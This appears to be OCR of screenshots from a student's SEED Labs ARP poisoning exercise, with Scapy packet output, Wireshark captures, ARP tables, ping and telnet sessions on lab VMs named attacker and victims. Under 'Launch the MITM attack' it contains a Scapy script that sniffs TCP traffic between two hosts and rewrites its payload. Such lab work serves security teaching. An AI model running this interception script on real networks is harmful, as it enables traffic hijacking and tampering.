
```
.
Sent 1 packets.
###[ Ethernet ]###
  dst       = 08:00:27:6e:29:06
  src       = 08:00:27:1c:cb:a7
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:1c:cb:a7
     psrc      = 10.0.2.5
     hwdst     = 08:00:27:6e:29:06
     pdst      = 10.0.2.6

.
Sent 1 packets.
[10/11/21]seed@siris-peslug19cs485-attacker:~/bin/pytho
n$ 
```


SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
*any
En
12:20 PM
Apply a display filter … <Ctrl-/>
Battery Low
10% charge remaining
OK
Battery settings


```
      Destination        Protocol  Length Info
      127.0.1.1          DNS           90 Standard
      49.205.72.130      DNS           90 Standard query 0x5997 AAAA siris-p
30    10.0.2.4           DNS          165 Standard query response 0x5997 No
      127.0.0.1          DNS          165 Standard query response 0x252d No
30    10.0.2.4           DNS          165 Standard query response 0x9c1e No
      127.0.0.1          DNS          165 Standard query response 0x2f47 No
56    10.0.2.4           DNS          165 Standard query response 0xbea6 No
      183.82.243.66      ICMP         193 Destination unreachable (Port unre
27:1c AvlabTec_00:06:04  0xcba7        44 Ethernet II
61:65                    ARP           62 10.0.2.5 is at 08:00:27:61:61:65
27:1c AvlabTec_00:06:04  0xcba7        44 Ethernet II
29:06                    ARP           62 10.0.2.6 is at 08:00:27:6e:29:06 (
cb:a7                    ARP           44 Who has 10.0.2.1? Tell 10.0.2.4
35:00                    ARP           62 10.0.2.1 is at 52:54:00:12:35:00
      ::1                UDP           64 59967 → 48513 Len=0
```

```
▸ Frame 25: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interfac
▸ Linux cooked capture
▸ Address Resolution Protocol (reply)
▸ VSS-Monitoring ethernet trailer, Source Port: 0
```


wireshark_any_20211011121802_UokFZK   Packets: 30 · Displayed: 30 (100.0%)   Profile: Defau



```
[10/11/21]seed@siris-pes1ug19cs485-victim-a:~$ ping 10.
0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=9 ttl=64 time=1.51 ms
64 bytes from 10.0.2.6: icmp_seq=10 ttl=64 time=0.609 m
s
64 bytes from 10.0.2.6: icmp_seq=11 ttl=64 time=0.756 m
s
64 bytes from 10.0.2.6: icmp_seq=12 ttl=64 time=0.730 m
s
64 bytes from 10.0.2.6: icmp_seq=13 ttl=64 time=0.850 m
s
64 bytes from 10.0.2.6: icmp_seq=14 ttl=64 time=0.715 m
s
64 bytes from 10.0.2.6: icmp_seq=15 ttl=64 time=0.757 m
s
64 bytes from 10.0.2.6: icmp_seq=16 ttl=64 time=0.957 m
s
64 bytes from 10.0.2.6: icmp_seq=17 ttl=64 time=0.798 m
s
64 bytes from 10.0.2.6: icmp_seq=18 ttl=64 time=0.682 m
s
```




```
^C
--- 10.0.2.6 ping statistics ---
18 packets transmitted, 10 received, 44% packet loss, t
ime 17293ms
rtt min/avg/max/mdev = 0.609/0.837/1.519/0.245 ms
[10/11/21]seed@siris-pes1ug19cs485-victim-a:~$ 
```




```
[10/11/21]seed@siris-pes1ug19cs485-victim-b:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
10.0.2.5                 ether   08:00:27:1c:cb:a7   C
                    enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
[10/11/21]seed@siris-pes1ug19cs485-victim-b:~$ 
```


Step 4 (Launch the MITM attack)


SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
task2_4.py (~/bin/python) - gedit
En
4:24 AM
Open
Save
Python
Tab Width: 8
Ln 20, Col 40
INS

```
#!/usr/bin/python3
from scapy.all import *
import re
VM_A_IP = '10.0.2.5'
VM_B_IP = '10.0.2.6'
VM_A_MAC = '08:00:27:61:61:65'
VM_B_MAC = '08:00:27:6e:29:06'

def spoof_pkt(pkt):
        if pkt[IP].sr == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
         newpkt = IP(pkt[IP])
         del(newpkt.chksum)
         del(newpkt[TCP].chksum)
         del(newpkt[TCP].payload)
         olddata = pkt[TCP].payload.load # Get the original payload data
         newdata = 'z'
         send(newpkt/newdata)
        elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
         send(pkt[IP]) # Forward the original packet
pkt = sniff(filter='tcp',prn=spoof_pkt)
```



SEEDUbuntu Clone [Running]
Terminal File Edit View Search Terminal Help
En
4:40 AM

```
[10/12/21]seed@siris-pes1ug19cs485-victim-a:~$
[10/12/21]seed@siris-pes1ug19cs485-victim-a:~$ telnet 1
0.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
siris-pes1ug19cs485-victim-b login: seed
Password:
Last login: Mon Oct 11 14:23:55 EDT 2021 from 10.0.2.5
on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-gener
ic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[10/12/21]seed@siris-pes1ug19cs485-victim-b:~$ close
```



SEEDUbuntu Clone [Running]
File Edit View Go Capture Analyze Statistics Telephony
12:59 PM
arp
Expression...

```
            Destination        Protocol Length Info
pu_61:61:65                    ARP         44 Who has 10.0.2.6? Tell 10.0.2.5
pu_61:61:65                    ARP         44 Who has 10.0.2.6? Tell 10.0.2.5
pu_61:61:65                    ARP         44 Who has 10.0.2.6? Tell 10.0.2.5
pu_61:61:65                    ARP         44 Who has 10.0.2.6? Tell 10.0.2.5
pu_6e:29:06                    ARP         62 10.0.2.6 is at 08:00:27:6e:29:06
pu_6e:29:06                    ARP         62 Who has 10.0.2.5? Tell 10.0.2.6
pu_61:61:65                    ARP         44 10.0.2.5 is at 08:00:27:61:61:65

▸ Frame 7: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interface
▸ Linux cooked capture
▸ Address Resolution Protocol (request)
```

wireshark a...5636 ZhVwk Packets: 38 · Displayed: 7 (18.4%) · Dropped: 0 (0.0%) Profile: Defa



SEEDUbuntu Clone [Running]
Terminal File Edit View Search Terminal Help
1:09 PM

```
[10/11/21]seed@siris-peslug19cs485-victim-a:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
10.0.2.6                 ether   08:00:27:6e:29:06   C
                    enp0s3
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
10.0.2.4                         (incomplete)
                    enp0s3
